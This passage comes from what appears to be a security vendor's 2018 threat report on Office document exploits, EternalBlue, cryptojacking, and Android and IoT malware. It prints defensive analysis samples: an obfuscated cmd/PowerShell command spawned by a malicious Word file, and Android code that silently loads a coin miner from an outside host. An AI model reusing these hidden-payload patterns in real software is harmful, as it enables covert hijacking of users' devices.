After all, it should be easy to set up rules for what constitutes benign behavior, as opposed to malicious activity that's characteristic of malware, but the reality is it's not that simple. The problem lies in the myriad permutations in which the malicious behavior manifests itself.

The growth explosion of Office exploits

The biggest philosophical change has been around how analysts treat files that are not "executable" in the traditional sense of a compiled application. Office documents, like Excel spreadsheets, serve as a good example: A spreadsheet may contain pseudo-executable code, in the form of a Microsoft Office "macro," or it may carry an exploit against one or more known security vulnerabilities that affect Excel.




```
□ explorer.exe          2448   0.03 C:\Windows\explorer.exe /factory,{ceff45ee-c862-41de-aee2-a022c81eda92} -Embedding
  □ WINWORD.EXE         1396   0.11 "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /n "C:\Users[redacted]Desktop\SWIFT #06218CI.doc"
    □ cmd.exe           3124        CMD cmd.EXE /C"SeT  OpG= (NEW-objEcT sYsTem.Io.compressiON.DeflaTESTREaM([Io.MemORySTReaM] [CONvErT]::FroM.
        powershell.exe  3504 < 0.01 pOWeRSHELL    . ( ${ENV:`co`mspeC}[4,26,25]-joIn''  ) (( .( \"{0}{1}\" -f'ite','m'  ) ( \"{2}{1}{0}\" -f'Opg',':','eNv' ) ).\"Val`UE\" )
```

Figure 8: A malicious Word document spawns an instance of cmd.exe, which in turn invokes powershell.exe

Office documents have been at the center of attacks for several years, but most of them require the user to activate the macro scripting code embedded in the documents. Attackers over the past several years spent a considerable amount of effort to craft and refine documents that prompt victims to take specific steps to disable protections designed to thwart malicious macro scripts. Even though the Office suite throws several cautionary prompts in the user's path, people can still be convinced to enable scripting or turn off "preview mode" for Office documents that originated in an internet download or an email attachment.

Some organizations or environments have been forced to use Group Policy objects to completely disable the macro scripting components within the Office suite and to render the settings not modifiable by users in order to prevent accidental or prompted execution of malicious macro scripts. But even that is not enough to guarantee that Office documents are rendered inert.


Criminals use special tools, called Builders, to generate these malicious documents. The tools know how to write the hostile exploit code or macro into the document file. In the past 12 months, Builder makers have made a dramatic shift away from older exploits, some of which had been in use for many years. Pre-2017 exploits accounted for the contents of fewer than 3% of the samples we examined in a recent SophosLabs survey of malicious documents.



In the past year, attackers have ramped up their use of novel exploits against weaknesses in Excel and other Office applications in order to deliver a broad range of malware types, such as ransomware or keyloggers.

A class of vulnerabilities in the Equation Editor, a component of Excel installed by default, can be invoked just by opening a spreadsheet, and subject you to an infection. There's no macro scripting that needs to be enabled; The attack is already underway and finished often in less time than it took you to read this sentence.

Microsoft was aware of these vulnerabilities (given the code names CVE-2017-11882 or CVE-2018-0802) and published updates in mid-2017 to various Office suite products to prevent their exploitation, but not everyone gets every update, and even if they do, some organizations delay the deployment of updates in order to perform tests. The period of time between when a vulnerability (or even a proof-of-concept exploit) becomes known to the public – usually as a result of Microsoft's release of one or more update patches – and when the potential victims get those patches can be dangerous indeed.



Payload delivered by Threadkit

Payload delivered by EQN_kit1

Only three Builder tools account for three-quarters of the malicious documents SophosLabs analyzed during recent tests. Each builder seems to have a few notable clients – malware distributors – on their customer list: Threadkit is the preferred Builder for Trickbot malware, while distributors of FareIt and LokiBot predominantly use a Builder we call EQN_kit1.

Risky filetypes

File extension	File type details	Windows component
.CHM	Compiled HTML help	HTML Help Executable (hh.exe)
.CMD	Microsoft command file	Shell
.CPL	Control Panel	Shell
.DOTM	Macro-enabled document template	Word.exe
.HTA	HTML application	Windows Script Host (wscript.exe)
.JAR	Java application	java.exe
.JS	Javascript	Windows Script Host (wscript.exe)
.LNK	Windows shortcut	Shell
.PIF	Program Information File	Shell
.PS1	PowerShell script	powershell.exe
.SCF	Shell Command File	Shell
.VBS	Visual Basic Script	Windows Script Host (wscript.exe)
.WSF	Windows Script File	Windows Script Host (wscript.exe)

The scope of what one might consider a dangerous file has expanded over the past two years to encompass a wide range of Windows file types, not all of which are executables. Here is a short list of some of the predominant file types other than the conventional .exe applications we observe in many malware and other cyberattacks against Windows computers.

When used in conjunction with malicious email messages, these file types are often encased in compressed file formats, such as .zip, .rar, .ace, .or gz, and may also be password protected to further thwart automatic detection.

Lateral movement: almost blue


The WannaCry and NotPetya attacks demonstrated the raw speed at which a network-enabled worm could spread laterally to other machines on the same network. But as 2018 comes to a close, SophosLabs sees the EternalBlue exploit in use in a broad swath of the malware ecosystem, even though Microsoft released an update that renders Windows machines immune to its charms soon after EternalBlue was disclosed.

The WannaCry ransomware payload was the first known widespread use of EternalBlue after the disclosure by Shadow Brokers, but ransomware wouldn't be the only malicious software delivered by this exploit.

One unexpected early adopter of EternalBlue is the cryptojacker subculture. Cryptocurrency mining is a labor-intensive activity, and requires not only time but raw processing power to achieve anything of value. Fast processors cost money, and running them at high power for extended periods of time incurs additional costs, from increased power to hardware failure as a result of overstressed devices. Soon after miner software became widely available, unscrupulous currency miners began to try to take advantage of others in order to leverage their machines for the miners' benefit.

As it turns out, being able to spread unwanted cryptocoin miner code to whole networks full of computers, all at once, provides a benefit (to the attacking miner, of course, not the person who owns the cryptojacked machine). If ten machines produced ten times as much cryptocurrency revenue as a single machine, then 100 identical machines all running miner tools could produce ten times that.

The coupling of EternalBlue to cryptomining software turned the activity from a nuisance hobby into a lucrative criminal career. Lateral distribution means the cryptominer could copy itself to anywhere from dozens to hundreds of additional machines, all of which feed their rewards to the attacker's account(s), all while the victim gets stuck with the higher energy costs as a result of the miner running the CPU at high speed, and increased wear and tear on overtaxed computers.



Over the past two years, cryptominer malware has become one of the most predominant forms of malware we now see during attacks, joining the ranks of ransomware and generic RATs and password stealers just in terms of the raw numbers of detections per month. Because cryptojacking malware can be cross-platform, it affects potentially every internet-connected device we might own.

Patch your Windows computers to prevent EternalBlue attacks from succeeding, but don't forget that there are new exploits discovered almost every day that could mean cryptojackers might take advantage of your routers, network-attached storage devices, or Wi-Fi access points. You need to keep on top of firmware updates for those devices, too (and, while you're at it, change the default administrative password(s) those devices use, as well).

We’ve lost a few battles, but we’re winning the war

CHESTER WISNIEWSKI, PRINCIPAL RESEARCH SCIENTIST

Working in computer security can be a daunting, if not downright depressing, profession. Day after day, we read about another breach, hack, or batch of stolen credit cards offered for sale on the dark web, and then find ourselves forced to rethink our entire strategy for defending our digital assets in response to the latest methods being used by cybercriminals.

Are we doomed? Is it all worth it?

We have a tendency to judge ourselves by our failures, and no one takes the time to celebrate our successes. The only way to know you’re doing well is when nothing happens, which, by its nature, isn’t something that anyone can measure easily.

One way we might think about success in defending against crime is to look at how criminals change tactics. Are they changing because they’ve found clever ways to increase their profits, or are we forcing them to make changes because we’ve improved our defenses to the point that they cannot commit crime unless they find new methods to do so?




Figure 9: Data as of October 20, 2018, courtesy of LetsEncrypt.org

Eight years ago, the web was largely unencrypted. We had essentially no privacy, and everything could be monitored by anyone. A man named Eric Butler released a plugin for the Firefox web browser called Firesheep, which allowed anyone to actively steal logins from popular websites like Google, Facebook, Twitter, or Flickr. Nearly three years later, Edward Snowden leaked information stolen from the NSA documenting their ability to collect vast amounts of unencrypted data.

Only five years later, more than 50% of the entire web is now encrypted, and nearly 80% of all network traffic is encrypted. That's a stunning success.

It turns out that, when we pay attention to security and recognize a threat, we take action.

Only a few years ago, the primary infection vector of personal computers was a drive-by download, delivered by means of security exploits that originated from a compromised website or malvertisement. For years, many of us with the opportunity to speak to the public encouraged people to patch more quickly, and remove unnecessary plugins and software favored for attacks by cybercriminals.

Slowly but surely we heeded that advice and began removing Adobe Flash, Oracle Java, and Adobe Acrobat Reader from our computers. Browser makers and the companies whose browser add-ons had been targets of exploits began automatically updating, without user notice or intervention, and Microsoft established clear and consistent communication about the availability of security fixes.

Criminals had to move on. They can't rely on unpatched vulnerabilities and years-old exploits to install malware on our computers anymore. Now they prefer to use deception to convince people into running malicious email attachments, exploiting human vulnerabilities rather than software. Research by the Center for Internet Security shows malvertising and "dropped" malware is now a small fraction of total infections.

It turns out that, when we pay attention to security and recognize a threat, we take action.

The work we do matters. It has a pronounced effect on forcing criminals to seek out new methods, and as defenders, we must continue to learn from the adversary's changes and improve our own defenses. The criminals are organized, and if we want to stand half a chance at protecting ourselves from them, we, too, must organize, share, and cooperate to establish a strong defense. By increasing the skills required to be a successful crook, we make it harder for them to succeed and, as an added benefit, may also deter many potential criminals from trying to join their ranks in the first place.

Mobile and IoT: Malware is not slowing down

The growing and persistent threat of mobile malware

While malware that runs on the Windows operating system vastly outnumbers malware for any other platform, users of mobile devices are increasingly subject to malicious activity pushing malware apps to their phones, tablets, or other devices running Android and iOS. After all, many of us use these high-powered computers we carry around in our pockets to protect some of our most sensitive information, including our contact list, password managers, social media accounts, SMS text messages, and two-factor authentication apps.

For some time, it's been the case that malicious versions of popular apps were predominantly found on third-party app stores. These can be sketchy places, hosting pirated and/or Trojaned versions of legitimate apps. Conventional wisdom (and in fact, our recommendation) is to use the legitimate app stores, but even this advice may not be enough to protect you from unwanted apps.

Although both Google and Apple offer a closed ecosystem for app distribution, and actively scan newly-uploaded apps for snippets of code known to be malicious, their methods are not perfect. Malicious app developers have been gaming the system for years, and their malicious apps do appear in the Google Play Market and Apple App Store.


Android: The good, the bad, and the ugly

The Android platform has long been a more popular target for malicious app-makers. The open nature of the platform and low barriers to entry for developers has long been a double-edged sword, making it easier to get apps built and functional.

We've tracked a number of malicious campaigns involving the Android platform in 2018, including Trojan apps that steal banking credentials and passwords for other services, including email; intercept and send SMS messages; exfiltrate the owner's contact list; and even cryptocurrency miners perversely disguised as battery saving utilities (when, in fact, running a cryptominer is the most battery-consumptive thing you could do with a phone).

Unusual malicious campaigns affecting the Android platform

Phishing-in-the-app: We discovered one way that criminals can bypass the Play Market's source code checks was by not including anything malicious in the app itself, but rather by making an app that, in essence, is a browser window to a phishing site. The apps, in this case, were designed in tandem with the phishing site so the user had a seamless experience.


Add a Debit or Credit Card

[redacted] BANK

Joe Schmoe

4226100020003032

Expiry Date

01/20 ••• ••••

Continue


Suggest contact names? Touch for info.

Figure 10: A phishing-in-the-app attack can be virtually indistinguishable from an actual app

The apps were marketed as bank account management tools: Some of them mimicked the appearance and used stolen logos from the banks they targeted, while others called themselves an “e-ATM” and proffered a service where, the criminals promised, the user could enter their debit card details and have cash delivered by courier to their location, without having to go to the bank.

Since the app only contained the code to invoke the Android Webview browser, and a few graphical logos or images, the apps managed to slip past the safety checks Google put in place.

Supply chain compromise: Following a lead from an online message board, we discovered a Trojanized version of a legitimate app that had been included in the factory firmware from a small mobile phone manufacturer and shipped to customers on brand new phones. The original app, called Sound Recorder, was found to have been modified to include code that was not part of its stated purpose: It could intercept and send SMS messages secretly.



```
com
  android
    prize
      salesstatis
        AutoSendSmsService
        CTelephoneInfo
        ClickSimStateService
        ClientInfo
        SalesStatisService_setclienti
        SalesStatisUtil
        SmsWriteOpUtil
        StartSalesStatisService
      BootCompletedReceiver
    soundrecorder
      DeleteDialogFragment
      EditViewAdapter
      ErrorDialogFragment
      ErrorHandle
      ListViewProperty
      LogUtils
      OnScreenHint
      OptionsUtil
```


```
com
  android
    soundrecorder
      DeleteDialogFragment
      EditViewAdapter
      ErrorDialogFragment
      ErrorHandle
      ListViewProperty
      LogUtils
      OnScreenHint
      OptionsUtil
      PDebug
      Player
      ProgressDialogFragment
      R
      RecordParamsSetting
      Recorder
      RecordingFileList
      RemainingTimeCalculator
      SelectDialogFragment
      SoundRecorder
      SoundRecorderService
```

Figure 11: Malicious code appended to an otherwise benign Voice Recorder app included with a factory firmware image of an inexpensive mobile phone

It was not clear where the compromise took place. The phone manufacturer, in this case, uses free, anonymous hosting services for its firmware images, rather than hosting them on its own website. The app itself was developed by a third-party company separately from the phone manufacturer, and its source code could have been compromised there, before it was delivered to the phone manufacturer.

The malicious version of the app could have been inserted into the supply chain in a number of different places. It was never made available through any app store, but only in a specific firmware image on a specific model of inexpensive Android phone.

Cryptominer code in games or utilities: The SophosLabs team have, in the normal course of looking for mobile malware, encountered a significant jump in the number of apps that, without notification to the user, included cryptominer code in the app. The code would run whether or not the app itself was running, and functioned as a constant drain on the phone's (or other device's) battery.



```
this.c = new WebView(this.getApplicationContext());
this.c.getSettings().setJavaScriptEnabled(true);
this.c.setWebChromeClient(new WebChromeClient());
this.c.loadUrl("https://miner.mobeleader.com/miner.php?hash=" +
                this.a.getString("mobeleader_appHash", "") +
                "&coin=" +
                this.a.getString("mobeleader_coin", ""));
```

Figure 12: Cryptojacking code calling a Javascript coin miner from within an Android app

Cryptominers put strain on processors by repeatedly running complex mathematical operations. Phones that do this constantly would appear to have significantly reduced battery life when compared to identical models that do not have the miner code running on them.

As the mining code is not inherently malicious, it may elude checks performed by Google or others. In fact, some of the miner code isn't even (technically) "in" the app, but may be a JavaScript-based miner hosted on an external website, but called by the app.

Advertising clickfraud embedded in apps: Advertisement fraud is, surprisingly, one of the most profitable criminal enterprises right now, and mobile apps appear to be a key part of this subtle crime. The advertising industry estimates that, today, the costs to advertisers for fraudulently "clicked" ads, according to data published by the World Federation of Advertisers, tops US$19 billion each year.

Advertisers pay ad networks to display their ads and then are often charged a premium when someone clicks those ads and visits the advertiser's website. Ad networks get paid by the advertiser, and affiliates (essentially, independent contractors who agree to place ads for a cut of the fee) get a portion of that payment. Clickfraud is a crime in which criminals establish affiliate accounts with ad networks and then create automated software that makes it appear that thousands of people clicked the ad placed by the affiliate, even though no human may have even seen the ad, let alone clicked it.

Malware affecting Windows computers is a huge part of the problem, but mobile apps are a growing segment of this incredibly lucrative criminal enterprise that, the World Federation of Advertisers claims, earns more revenue for organized crime than literally every other type of crime (not merely cybercrime) outside of the drug trade. Mobile users of apps that engage in clickfraud report a bevy of problems, including reduced battery life and the constant use of mobile data.


Attacks against the internet of things

As our homes and businesses adopt more internet-connected devices, especially those not traditionally connected to the internet, criminals have been devising new ways to hijack those devices to use as nodes in huge botnets. Criminals can then leverage these botnets to engage in distributed denial-of-service attacks, mine cryptocurrency, infiltrate networks for the purposes of espionage or data theft, or even create chaos by "bricking" the device, taking it permanently offline or demanding a ransom to restore it to full functionality.

These types of attacks are challenging to detect because it is rarely apparent, until something goes horribly wrong, that the device itself is affected. In many cases, the malware targeting IoT devices cannot establish any sort of persistence, so a simple power-off-power-on cycle is all that's needed to "clean" the device, but that isn't always possible or practical. And if the method by which the attackers infected the device in the first place has not been mitigated in some way, it's only a matter of time before those devices are, again, infected.

In 2018, SophosLabs saw significant growth in the volume of attacks targeting IoT devices. While in many cases simply changing the default passwords used by a class or brand of device was sufficient to prevent reinfection, there were some standout cases that deserve special mention.

VPNFilter: A discovery of malware that affected a broad class of home and small business networking devices in 2018 brought home the potential impact of malware that could persist on, and in some cases, permanently destroy, those devices. VPNFilter was first discovered as an unexpected process running on a family of home routers.



